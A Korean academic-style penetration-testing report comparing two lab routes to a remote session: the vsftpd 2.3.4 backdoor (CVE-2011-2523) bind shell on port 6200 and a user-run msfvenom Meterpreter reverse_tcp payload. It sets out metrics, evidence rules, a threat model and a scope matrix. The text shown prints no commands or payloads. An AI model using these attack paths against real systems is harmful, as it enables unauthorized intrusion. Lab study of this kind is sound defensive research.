

## 가상화 기반 모의침투에서 레거시 FTP 취약점 경로와 사용자 실행형 페이로드 경로의 세션 수립 패턴 비교

Comparative Analysis of Session-Establishment Patterns in Virtualized Penetration Testing  
Legacy FTP Vulnerability Path vs User-Executed Payload Path with Packet-Capture Validation

작성자: 김기령 | 프로젝트 시점: 2025.06 | 분야: Penetration Testing / Network Security

### 프로젝트 요약

- VirtualBox 기반 이중 VM(공격자 Kali / 대상 Ubuntu) 실습 인프라를 구축, 격리된 가상 네트워크로 재현성을 확보
- 취약 FTP 서비스(vsftpd 2.3.4) 백도어 (CVE-2011-2523) 익스플로잇을 재현, bind shell(6200/TCP) 동작을 검증
- msfvenom으로 Linux x64 Meterpreter reverse\_tcp 페이로드를 제작하여 사용자 실행 시나리오를 구성하고, Wireshark 패킷 흐름 및 세션 수립 과정을 확인

### 기술 스택 및 산출물

#### Infra/Tools

- VirtualBox, Kali Linux, Ubuntu 22.04 LTS
- Metasploit Framework (msfconsole), msfvenom
- Wireshark
- 취약 서비스: vsftpd 2.3.4 (Backdoor)

#### 산출물

- 실험/재현 절차 및 명령어(본문 + 부록)
- 패킷 캡처 기반 검증 스크린샷 및 분석
- 대응 방안(패치, 권한 분리, 네트워크 분할 등) 정리

# Comparing Session-Establishment Patterns of a Legacy FTP Vulnerability and a User-Executed Payload in a Virtualized Penetration Test

Packet-Capture Validation and Remediation Prioritization

김기령  
Security Project

## Abstract

Virtualized penetration-testing laboratories allow attack-flow observation under controlled operational risk, but practice-oriented reports often overemphasize procedures and under-specify comparison criteria and decision rules. This study compares two paths that share one objective, remote-control session establishment, in an isolated dual-VM setup (Kali Linux and Ubuntu 22.04): a legacy FTP vulnerability path and a user-executed payload path. The design fixes two decision variables, concurrent satisfaction of session-establishment conditions and mandatory packet-signature matching, and links outcomes through an RQ-metric-evidence mapping for traceability. Across two scenarios ( $n=2$ ), both paths met the session criteria, and all mandatory signatures were observed at expected path-specific points. The server-side path showed a trigger-to-service-channel opening pattern, while the user-executed path showed a callback-driven reverse pattern, indicating different defensive control priorities. The contribution is a verification-oriented reporting frame that aligns heterogeneous paths under common decision rules and evidence identifiers. Because this work is bounded to qualitative validation in a single-segment environment, quantitative indicators such as host overhead, traffic volume, and IDS/EDR detection rates were not measured. Conclusions are therefore limited to packet-level mechanism verification and remediation prioritization, with quantitative retesting left for future work.

## Index Terms

penetration testing, virtualized lab, packet-capture validation, legacy vulnerability

## I. 서론

### A. 연구 배경

침투 테스트는 보안 통제의 실효성을 점검하고, 실제 악용 가능한 경로를 식별하기 위한 핵심 평가 절차다. 최근 공개 위협 보고서도 취약점 악용과 시스템 침입이 여전히 주요 침해 양상을 일관되게 보여준다. Verizon DBIR 2025 APAC 보고는 침해 사고에서 시스템 침입 비중이 높게 유지되고 있음을 보고하며[1], DBIR 2024는 취약점 악용 기반 침해가 지속 확대되는 흐름을 핵심 경향으로 제시한다[2]. ENISA Threat Landscape 2024는 취약점 악용, 악성코드, 사회공학이 결합된 다단계 공격을 주요 위협군으로 분류하고[3], CISA KEV 카탈로그는 운영 환경에서 실제 악용 취약점이 누적되는 현실을 보여준다[4].

가상화 기반 모의침투 실험은 운영망 위험을 통제하면서 공격 흐름을 반복 관측할 수 있다는 점에서 교육·연구 맥락 모두에 유용하다. 문제는 실무 지향 보고가 절차 나열에 머물 때 발생한다. 성립 판정이 어떤 근거와 규칙으로 도출됐는지 명확히 드러나지 않으면, 독자가 결론 형성 과정을 즉시 재구성하기 어렵다. PTES, NIST SP 800-115, OWASP WSTG는 수행 절차만이 아니라 범위 통제, 근거 기록, 재현 검증 가능성을 포함한 체계적 문서화를 요구한다[5], [6], [7]. 침투 테스트 결과는 성공 사례 보고에 그치지 않고, 검증 가능한 판정 형태로 제시되어야 한다.

연구는 레거시 FTP 취약 서비스 경로와 사용자 실행형 페이로드 경로를 동일 목표 아래에서 비교하고, 세션 수립 메커니즘의 차이를 패킷 근거로 검증 가능한 구조로 제시한다[8]. 모든 실험은 승인된 격리 실습망에서 수행하며, 공개본에는 고위험 실행 상세를 배제한 증거 중심 기술만 남긴다. 본 연구는 동일 목표 하 비교 판정의 추적 가능성 높이는 검증 보고 구조를 설계한다.

### B. 연구 목적과 범위

연구 목적은 원격 제어 세션 수립이라는 단일 목표를 기준으로 두 침투 경로의 성립 조건과 관측 특성을 비교하고, 그 차이를 방어 통제 우선순위와 연결하는 데 있다. 비교 대상은 (1) 레거시 FTP 취약 서비스 경로와 (2) 사용자 실행형 페이로드 경로이며, 실험 환경은 격리된 이중 VM(Kali Linux, Ubuntu 22.04) 단일 세그먼트로 한정한다.

범위 통제는 다음 원칙을 따른다.

- 포함 범위: 승인된 VM 자산에서의 세션 성립 검증, 패킷/로그/이미지 기반 근거 수집, 대응 우선순위 도출.
- 제외 범위: 다중 호스트 수평 이동, 고급 난독화 우회, 실시간 EDR/NGAV 대응 실험.
- 측정 경계: CPU/메모리 부하, 트래픽 규모, 탐지율과 같은 정량 성능 지표는 본 범위에서 측정하지 않는다.

이 범위 설정에 따라 결론은 패킷 수준 메커니즘 검증과 통제 지점 도출 범위에서 다루며, 정량 성능 평가는 후속 검증 과제로 분리한다.

### C. 연구공간 설정

서론은 연구영역의 필요성, 기존 보고의 공백, 본 연구의 점유 지점을 순차적으로 제시한다. 선행연구 검토 결과, 통제된 가상화 환경에서 침투 경로를 비교하고 방어 통제 지점을 도출할 필요성이 확인된다[9]. 동시에 절차 중심 보고에서 반복되는 비교축 부재, 판정 기준 불명확, 주장-근거 대응 약화 문제가 드러난다. 이에 따라 동일 목표를 기준으로 두 경로를 정렬하고, 시나리오 성립률과 필수 패킷 시그니처 일치성을 판정 변수로 명시해 결론 재구성 경로를 문서 수준에서 확보했다. 이때 점유되는 연구공간은 비교 가능성과 역추적 가능성을 함께 만족하는 검증 보고 구조다. 위협 모델 가정(표 VII)과 범위 매트릭스(표 X)를 함께 제시해 검증 대상과 배제 대상을 분명히 구분하고, 해석 범위를 특정 경계 안으로 묶었다. 결과 판정은 RQ-지표-근거 연결 경로(절 III-B 및 표 XVI, XXII, XXV)를 따라 확인한다. 이 경로는 독립적 재구성이 가능하도록 설계한다[10], [11], [12]. 관련 연구의 비교축과 공백 정의는 절 II-A1, II-B, II-C에서 문헌 기준으로 구체화한다.

### D. 연구 질문

연구 질문은 다음과 같이 설정한다.

- 1) **RQ1:** 통제된 가상화 환경에서 서버 측 취약 서비스 경로와 사용자 실행형 경로는 동일 목표(원격 제어 세션 수립)를 사전 정의된 조건으로 재현 가능한가?
- 2) **RQ2:** 두 경로의 세션 수립 패턴 차이는 필수 패킷 시그니처와 근거 ID 매핑을 통해 경로별로 식별되고 역추적 가능한가?
- 3) **RQ3:** 경로별 전제 조건과 가시성 차이는 패치, 접근통제, 네트워크 분할, 이그레스 통제의 우선순위 도출에 어떤 근거를 제공하는가?

RQ 판정은 지표 정의(절 III-B 및 III-B1), 연구질문별 근거 연결표(표 XVI), 주장-근거-아티팩트 대응표(표 XXII 및 XXV)를 함께 참조해 수행한다.

### E. 핵심 기여

중심 기여는 동일 목표를 갖는 두 침투 경로를 동일 기준으로 정렬하고, 관측 근거를 통해 결론을 재구성할 수 있는 검증 프레임을 제시하는데 있다.

- 1) 레거시 취약 서비스 경로와 사용자 실행형 경로를 동일 지표 체계(성립률, 시그니처 일치성, 권한 범위, 대응 검증 수준)로 정렬해 경로 간 비교 가능성을 확보한다.
- 2) 문헌 기반 비교축과 판정 규칙을 결합해 “성공 여부 보고”를 “조건 기반 판정”으로 전환하는 검증 프레임을 제시한다.
- 3) 패킷 캡처, 로그, 스크린샷을 주장-근거 대응표와 연결해 핵심 주장 집합을 역추적할 수 있게 구성한다.
- 4) 범위 통제, 민감정보 비노출, 재시험 프로토콜을 결합해 공개본 기준의 검증 가능성과 안전성을 동시에 유지한다.

이 기여는 단일 세그먼트 통제 환경의 정성 검증 범위에 머물며, 정량 성능 지표와 현실 방어 체계를 포함한 다중 환경 검증은 후속 과제로 남긴다.

### F. 문서 구성

절 II는 비교축과 연구 갭을 정립하고, 절 III는 지표 정의, 위협 모델, 판정 규칙을 제시한다. 절 IV 및 V은 환경 통제, 시나리오 실행 기록, 재시험 프로토콜을 기술하며, 절 VI는 RQ-지표-근거 매핑에 따라 결과와 발견사항을 보고한다. 절 VII 및 VIII은 해석 경계, 타당도 위협, 대응 우선순위, 후속 검증 과제를 정리한다. 전체 구조는 중심 기여를 제목-서론-결과-논의로 일관 연결하는 원칙을 따른다[13], [14].

그림 1는 위협 모델 정의, 비교 시나리오 실행, 관측 수집, 판정 규칙 적용, 그리고 결과 해석으로 이어지는 5단계 데이터 흐름과 근거 추적 경로를 요약한다.

## II. 관련 연구와 평가 프레임

### A. 평가 기준 문헌

관련 문헌은 비교 설계와 해석 경계를 정당화하는 기준선으로 정리한다. 핵심 준거는 네 축으로 정리된다.

#### 1) 문헌 선택 및 평가기준 고정 규칙:

- 동향 문헌(위협 보고서)은 문제 중요성의 맥락 근거로만 사용하고, 판정 규칙의 직접 근거로 과대해석하지 않는다.
- 방법론 문헌(NIST/PTES/OWASP/OSSTMM)은 범위 통제, 근거 기록, 검증 가능성의 설계 기준으로 우선 적용한다.
- 표준 참조 체계(CVE/NVD/CWE/CVSS/ATT&CK)는 용어와 해석 단위를 고정하는 공용 언어로 사용한다.
- 재현성 문헌(ACM/USENIX/Sandve/Wilson)은 결과 보고의 추적성 요구를 문서 구조에 반영하는 기준으로 사용한다.

첫째, 침투 테스트 방법론 문헌은 계획-수행-분석-보고의 연쇄를 공통 구조로 제시하며, 범위 통제와 근거 제시를 결과 보고의 필수 요소로 취급한다[5], [6], [7]. 즉 테스트 결과는 “수행 기록”에 머무를 수 없고, “판정 가능한 결론”으로 제시되어야 한다.

둘째, OSSTMM은 보안 테스트 결과를 “검증 가능한 사실”로 정리해야 한다는 관점을 명확히 제시한다[15]. 이 관점에서 결론은 관측 근거와 판정 규칙을 결합한 형태로 제시되어야 한다. 패킷 캡처와 로그를 1차 근거로 채택한 이유도 여기에 있다.



Fig. 1. 연구 설계 개요와 장별 입력/출력 관계

셋째, 취약점과 행위 해석에는 표준 참조 체계가 필요하다. 취약점 식별은 CVE/NVD로 의미를 고정하고[8], 결과 분류는 CWE/CVSS를 통해 취약 유형과 심각도 해석을 표준화한다[16], [17]. 또한 ATT&CK은 경로별 관측 차이를 방어 통제 지침과 연결하는 공용 프레임으로 활용된다[18].

넷째, 재현성과 아티팩트 검증은 결과 신뢰도를 구성하는 핵심 조건이다. ACM과 USENIX의 아티팩트 요구는 근거의 일관성, 문서화, 재검증 가능성을 강조한다[12], [19]. 따라서 공개 배지 획득 자체보다 주장-근거 매핑과 재시험 프로토콜을 문서 구조에 내재화하는 방향이 중요하다[10], [11].

## B. 비교 축

TABLE I  
관련 연구 비교축과 적용 위치

비교 축	정의	기존 보고에서 반복되는 항목	적용 위치
목표 변수 정렬 비교 가능성 확보	이질적 경로를 동일 목표 변수로 정렬해 비교 가능성을 확보	사례별 성공 서술 중심, 공통 판정 변수 부재	절 III-B 및 III-D
전제 조건/트리거	경로 성립을 좌우하는 초기 조건과 작동 조건 분리	전제 조건이 암묵적으로 처리되어 재시험 곤란	표 VII 및 X
방향성/가시성	세션 수립 흐름의 방향성과 관측 지점 명시	결과 요약 위치, 관측 지점 정의 부족	표 XVII 및 절 VI-E
실패 모드/해석 경계	실패 조건과 적용 범위의 사전 고정	성공 사례 중심으로 실패 조건 누락	절 III-D 및 VII-B
통제 지침/우선순위	관측 차이를 방어 정책 우선순위로 환원	통제 제안과 근거 연결의 단절	표 XVIII 및 XXI
근거 추적성	주장-지표-아티팩트 매핑으로 판정 경로 를 재구성 가능하게 고정	근거 첨부는 있으나 주장과의 직접 매핑 부족	표 XVI, XXII, XXV

표 I은 비교의 초점을 “도구 사용 여부”에서 “동일 목표 하 경로별 성립 조건과 관측 가능성”으로 옮긴다. 이 비교축은 3장의 지표 정의와 6장의 결과 해석을 동시에 제약하는 상위 판정 규칙으로 기능한다.

## C. 연구 갭과 설계 방향

문헌을 대조하면, 기술 자체의 유무보다 비교와 해석에 필요한 입력이 흩어져 있다는 문제가 먼저 드러난다. 본 연구는 다음 네 가지 공백을 중심으로 실험 구성을 정리했다.

- 1) 판정 기준과 근거가 같은 단위로 제시되지 않아, 같은 사건을 읽어도 결론이 달라지는 문제.
  - 2) 경로 간 비교축이 문서마다 달라 결과를 나란히 해석하기 어려운 문제.
  - 3) 아티팩트가 첨부되어도 어떤 주장과 연결되는지 바로 확인하기 어려운 문제.
  - 4) 단회 성공 사례 중심 기록으로 인해 재시험 계획과 해석 범위가 흐려지는 문제.
- 이에 따라 실험 설계는 다음 방향으로 구성했다[10], [11], [12], [13].
- 1) 시나리오 성립 지표와 시그니처 관찰 지표를 먼저 정해, 판정 기준을 결과 해석 전에 배치했다.

- 2) 결과 문장은 관측 근거(패킷/로그)에서 시작하고 해석 문장은 뒤에 두었다.
- 3) 전제 조건, 방향성, 실패 모드, 통제 지점을 같은 비교축으로 맞췄다.
- 4) 핵심 주장 식별자와 아티팩트 식별자를 연결해 추적 경로를 남겼다.
- 5) 해석 범위는 승인된 실습 환경 관측으로 한정하고, 고위험 실행 상세는 공개본에서 뺐다.
- 6) 정량 근거가 없는 항목은 “미측정”으로 표시해 결론 확장을 막았다.

이 방향은 3장의 지표 정의와 6장의 결과 해석을 같은 축으로 묶어, 장 간 결론 불일치를 줄이는 데 목적이 있다.

#### D. 문헌 기반 연구 위치

문헌 기준에서의 연구 위치는 공격 기법 개발 연구보다 검증 가능한 보안 테스트 보고체계 연구에 가깝다. 방법론 문헌 (PTES/NIST/OWASP)은 절차 정합성과 범위 통제의 기준을 제공하고, 재현성 문헌(ACM/USENIX, Sandve/Wilson)은 근거 공개와 검증 가능성의 기준을 제공한다. 이 두 축을 결합해 “동일 목표를 갖는 두 경로를 비교하고 판정 근거를 역추적 가능하게 제시하는 구조”를 제안한다.

본 연구의 차별점은 비교 가능성, 추적 가능성, 범위 통제, 재시험 가능성은 하나의 실험 보고 구조로 통합해 결과 해석의 타당도를 높인다는 점에 있다. 표 I은 이 위치 설정을 요약한 기준표다.

#### E. 장 요약과 3장 연결

종합하면, 문헌 선택 규칙(절 II-A1)과 비교축(표 I)을 통해 공백 정의와 설계 원칙을 확정했다. 이에 따라 3장에서는 핵심 지표 정의와 통과 기준을 문헌 기준에 정렬해 제시하고(절 III-B 및 III-D), 6장에서는 동일 비교축으로 결과 해석과 근거 추적을 수행한다(표 XVI, XXII, XXV).

### III. 연구 설계와 검증 기준

#### A. 방법론 파이프라인

결과 판정에는 기준과 근거 연결 구조를 먼저 제시한다. 실행 절차, 관측 근거, 판정 규칙은 서로 분리해 기술하고, 표 XII, XV, XVI, XXII, XXV를 통해 서로 이어지는 추적 경로를 만든다.

방법론 파이프라인은 다음 네 단계로 구성한다.

- 1) 환경 확정: 자산 범위, 네트워크 경계, 시간 동기화를 사전에 잠근다(표 IX 및 X).
- 2) 시나리오 실행: 동일 목표(원격 제어 세션 수립) 아래 서버 측 경로와 사용자 실행형 경로를 수행한다(표 XII).
- 3) 관측 수집: 패킷/로그/이미지 아티팩트를 ID 체계로 수집하고 무결성을 기록한다(표 XXV).
- 4) 결과 검증: 지표(M1~M4)와 판정 조건을 적용해 RQ 별 결론을 역추적 가능하게 정리한다(표 XV 및 XVI).

TABLE II  
방법론 단계별 입력/출력 인터페이스

단계	입력	처리 규칙	출력
환경 확정	VM/네트워크/범위 정책	in-scope/out-of-scope와 시간축을 선행 명시	환경/범위 기준표
시나리오 실행	경로별 전제 조건	동일 목표 하 시나리오별 실행 기록 유지	시나리오 로그
관측 수집	PCAP/LOG/IMG 채널	증거 ID 부여 + 해시 기록	아티팩트 인벤토리
결과 검증	지표(M1~M4), 조건(A/B/C)	통과/강등/미판정 규칙 적용	결과표 및 RQ 매핑

재현성 서술은 데이터, 버전, 절차를 분리 기록하는 원칙을 따른다[10], [11]. 그림 2 및 표 II는 시나리오 실행 기록, 관측 수집, 결과 해석이 어떤 경로로 연결되는지 보여준다.

#### B. 평가 지표 정의

아래 표는 본문에서 사용하는 핵심 지표와 상태값을 모아 제시한다. 이후 장에서도 같은 용어를 유지해 비교 단위를 맞춘다.

TABLE III  
평가 지표

지표 ID	지표명	정의	보고 형식
M1	시나리오 성립률	전체 시나리오 수 대비 세션 성립 시나리오 비율	성공/전체, %
M2	패킷 시그니처 일치성	사전 정의한 핵심 패킷 패턴의 관측 여부	일치/불일치 + 근거 ID
M3	권한 범위 확인	세션 성립 후 확인된 권한 수준과 제어 범위	사용자/관리자/미확인
M4	대응 검증 수준	대응 전후 정량 재시험 수행 여부와 범위	수행/미수행 + 제한사항




Fig. 2. 연구 방법론 상위 흐름: 위협 모델 정의-실험 설계-데이터 수집-결과 분석-보안 권고

TABLE IV  
지표 상태값과 해석 방식

지표	상태값	해석 방식
M1	성립/미성립/미판정	성립 여부를 우선 기록하고, 미판정 항목은 한계 절로 이관
M2	일치/부분일치/불일치/미판정	경로 구분 신호를 해석하되 미판정 항목은 보조 관찰로만 사용
M3	사용자/관리자/미확인	권한 범위를 분류하고, 미확인 항목은 단정 문장에서 제외
M4	완료/부분수행/미수행	대응 효과를 정량으로 해석할 수 있는 범위를 표시

1) 지표별 측정 경계와 집계 방식: 지표별 계산식과 집계 경계는 다음과 같다.

- M1(시나리오 성립률):

$$M1 = \frac{N_{\text{success}}}{N_{\text{total}}} \times 100$$

여기서  $N_{\text{success}}$  는 조건 A/B/C를 동시에 만족한 시나리오 수이고,  $N_{\text{total}}$  은 전체 실행 시나리오 수다.

- M2(패킷 시그니처 일치성):

$$M2 = \frac{N_{\text{match}}}{N_{\text{required}}}$$

$N_{\text{required}}$  는 필수 시그니처 집합 크기,  $N_{\text{match}}$  는 근거 ID로 역추적 가능한 관측 시그니처 수다.

- M3(권한 범위 확인): 세션 성립 이후 가능한 제어 범위를 사용자/관리자/미확인으로 분류한다.
- M4(대응 검증 수준):

$$M4 = \frac{N_{\text{retest-complete}}}{N_{\text{retest-planned}}} \times 100$$

다만 본문 보고 형식은 정량값보다 상태값(완료/부분수행/미수행)을 기본으로 사용한다.

TABLE V  
세션 성립 판단에 사용한 관측 단서(A/B/C)

조건	관측 내용	확인 근거
A	세션 채널 성립 이벤트가 관측된다.	PCAP 또는 LOG
B	대상 식별(호스트/세션 맵) 정보가 일치한다.	LOG + IMG
C	관측 근거가 Evidence ID와 아티팩트 경로로 등록된다.	표 XXV

집계 구간은 시나리오 시작 시점부터 종료 시점까지로 설정한다(표 XII). 필수 조건 중 하나라도 충족되지 않으면 해당 시나리오는 “성립”으로 처리하지 않는다.

- 2) 증거 품질 등급과 재분류 기준: 재분류는 다음 상황에서 적용했다.

- 조건 C 미충족(근거 ID 누락) 항목은 “미판정”으로 기록했다.
- M3에서 근거 불일치가 발생한 항목은 상위 분류(관리자/사용자) 대신 “미확인”으로 기록했다.
- M4가 부분수행 또는 미수행인 구간에서는 대응 효과를 정량적으로 단정하지 않았다.

TABLE VI  
증거 품질 등급(E1-E3)

등급	기준	판정 활용 범위
E1	PCAP/LOG/IMG 3종이 모두 존재하고 시간축이 정합함	결과 판정과 결론 근거에 함께 반영
E2	2종 근거만 존재하나 핵심 이벤트 일치가 확인됨	결과 판정에는 반영하고 결론 문장은 보수적으로 유지
E3	단일 근거만 존재하거나 근거 간 상충이 존재함	“미판정/미확인”으로 재분류하고 결론 근거에서 제외




Fig. 3. 바인드 셸 경로 시각화: 대상 서비스가 대기 채널을 노출하고 외부에서 해당 채널로 접속하는 방향성




Fig. 4. 리버스 셸 경로 시각화: 대상에서 외부 리스너로 역방향 연결이 형성되는 방향성

### C. 위협 모델 및 가정

TABLE VII  
위협 모델

항목	기술
공격자 능력	승인된 실험망 내부 접근 가능, 초기 관리자 권한은 미보유
대상 범위	승인된 VM 2대(Kali, Ubuntu), 지정 서비스 포트 기반 검증
방어 가정	EDR/NGAV 미적용 상태, 기본 OS 보안 설정 수준
실험 제약	단일 세그먼트, 통제 실험, 고위험 상세 절차의 공개본 비노출
배제 지표	CPU/메모리 부하, 트래픽 규모, IDS/EDR 탐지율은 본 범위에서 미측정

표 VII 및 X는 일반화 범위를 제한하는 상위 제약이다. 결론의 일반화 범위는 통제된 실습 환경에서의 패킷 수준 메커니즘 검증으로 한정한다.

1) 세션 경로 방향성 시각 기준: 동일 목표(원격 제어 세션 성립)라도 채널 형성 방향이 다르면 관측 지점과 통제 우선순위가 달라진다. 따라서 경로 정의를 문장 설명에만 의존하지 않고, 바인드 셸과 리버스 셸의 방향성을 그림으로 함께 제시한다.

그림 3 및 4은 시나리오 A/B의 경로 분류 기준을 시각적으로 제시해, 후속 결과 해석(표 XVII 및 절 VI-E)에서 경로 혼동 없이 패킷 근거를 대조할 수 있도록 한다.

#### D. 검증 기준

결과 판정에서는 조건, 관측 근거, 해석 범위를 분리해 기술하며, 정량 근거가 없는 항목은 “미측정” 또는 “미수행”으로 분리해 표시한다.

##### 판정 규칙(통과 기준)

**원칙:** 근거가 불충분한 항목은 결론 근거로 사용하지 않는다.

**M1 통과:** 표 V의 조건 A/B/C를 동시에 만족한 시나리오가 1개 이상 존재해야 한다.

**M2 통과:** 필수 시그니처 집합의 모든 항목이 관측되고, 각 항목이 근거 ID로 역추적되어야 한다.

**M3 통과:** 권한 범위 분류가 로그/스크린샷과 일치해야 한다.

**M4 통과:** 대응 전후 동일 조건 재시험이 완료되고, 비교 가능한 전후 결과가 동시에 기록되어야 한다.

TABLE VIII  
검증 결정 사례 정리표

판정 상황	상태값	해석 규칙
A/B/C 충족 + E1 또는 E2	성립/일치	RQ 판정 근거로 반영
A만 충족 또는 B/C 결여	미판정	결론 근거에서 제외하고 한계 절로 이관
근거 상충 또는 E3	미확인/미판정	보수적 해석으로 처리
M4 부분수행/미수행	미수행	대응 효과 정량 결론은 보류

표 VIII의 상태값은 6장의 결과표와 7장의 타당도 위협 절에서 동일 의미로 유지해야 한다. 또한 RQ 별 판정 결과는 표 XVI에서 근거 ID 단위로 역추적 가능해야 하며, 아티팩트 검증 판점은 ACM Artifact 정책의 기본 흐름과 정렬한다[6], [12].

#### IV. 실험 환경과 범위 통제

##### A. 실험 인프라

실험 환경의 기준선은 문서 수준에서 먼저 명시한다. 실행 절차는 판정 경계를 구성하는 입력 조건(버전, 네트워크 모드, 스냅숏, 시간축)을 중심으로 기술한다.

TABLE IX  
실험 환경

항목	값
Host OS	Windows 11 Pro 23H2 x64
Hypervisor	VirtualBox 7.1.x
Attacker VM	Kali Linux 2024.4, Linux kernel 6.x
Target VM	Ubuntu 22.04.4 LTS, Linux kernel 5.15
Network Mode	Host-Only + NAT (실험 트래픽과 업데이트 경로 분리)
Snapshot Policy	Pre-Run / Post-Run / Retest 3 단계 스냅샷
Clock Sync	KST(UTC+09:00), 수집 구간 시간 동기화 고정

환경 구성은 공격자 VM과 대상 VM의 기능 분리를 전제로 한다. 공격자 VM은 시나리오 실행과 관측 수집을 담당하고, 대상 VM은 검증 대상 서비스와 응답 경로만 노출한다. 이 역할 분리는 실행 기록과 관측 근거의 책임 주체를 분리해, 사후 감사 시 근거 추적 경로를 단순화한다.

네트워크 모드는 Host-Only와 NAT를 병행해 사용한다. Host-Only 구간은 시나리오 트래픽과 패킷 관측을 위한 폐쇄 세그먼트로 운영하고, NAT 구간은 업데이트, 시간 동기화, 필수 패키지 동기화 등 유지관리 트래픽과 분리해 운영한다. 따라서 실험 중 관측되는 핵심 통신은 Host-Only 구간에서 식별 가능하며, 유지관리 트래픽과 실험 트래픽이 같은 경로에서 혼입되는 상황을 방지할 수 있다.

스냅숏 정책은 Pre-Run, Post-Run, Retest의 세 단계로 운용한다. Pre-Run 스냅숏은 기준선 복원을, Post-Run 스냅숏은 실행 직후 상태 기록을, Retest 스냅숏은 동일 조건 반복 검증을 위한 재시작 지점을 제공한다. Clock Sync 항목은 로그와 패킷의 시간축 불일치를 방지하기 위한 최소 조건이며, 시간축 불연속이 확인되는 구간은 판정 근거 집합에서 제외한다.

그림 5는 자산 간 연결 경계와 경로 분리를 시각적으로 보여주며, 후속 장에서는 이 경계를 변경하지 않는 범위에서만 실행 기록을 제시한다.

##### B. 범위 매트릭스

범위 통제는 수행 행위와 배제 행위를 함께 적을 때 감사 가능한 규칙으로 기능한다. 따라서 표 X는 자산 상태를 In-scope 와 Out-of-scope로 구분하는 동시에, 각 자산에서 실제로 수행한 행위와 배제한 행위를 같이 기록한다.




Fig. 5. 실험 환경 토플로지: Host-Only 기반 분리와 경계 설정

TABLE X  
테스트 범위 매트릭스

자산 ID	범위 상태	수행 행위	배제 행위
A-01 (Attacker VM)	In-scope	시나리오 실행, 패킷 수집, 로그 기록	승인되지 않은 외부 자산 대상 스캔/접속은 수행하지 않음
A-02 (Target VM)	In-scope	검증 대상 서비스 노출 상태 점검, 세션 관측, 대응 설정 확인	승인 없는 계정/자산 확장 접근은 수행하지 않음
A-03 (Host/외부망)	Out-of-scope	없음	스캔, 침투, 파일 전송, 원격 제어 시도는 수행하지 않음

표 X는 “어디까지 수행했고 무엇을 배제했는가”를 판정 가능한 형태로 남긴다. 이 규칙은 실행 단계에서 선택 가능한 행위를 제한하는 상위 제약이며, 후속 장의 모든 실행 기록은 이 매트릭스를 위반하지 않는 범위에서만 해석한다.

1) 배제 범위(*Out-of-scope*) 고정: 배제 범위는 대상과 행위를 함께 적어 해석 오차를 줄이도록 정리했다.

- Host 및 외부망을 대상으로 한 스캔, 침투, 파일 전송은 수행하지 않는다.
- 승인 문서가 없는 계정/자산/네트워크 구간에는 접근하지 않는다.
- 고위험 자동화 절차와 상세 실행 문자열은 공개본 본문에 기록하지 않는다.
- 범위 위반 가능성이 있는 세부 절차는 공개본에서 제외하고 절 B의 공개 통제 원칙에 따른다.

표 X의 Out-of-scope 항목은 “무엇을 수행하지 않았는가”를 확인하는 감사 기준으로 사용한다.

### C. 데이터 수집 및 보관 정책

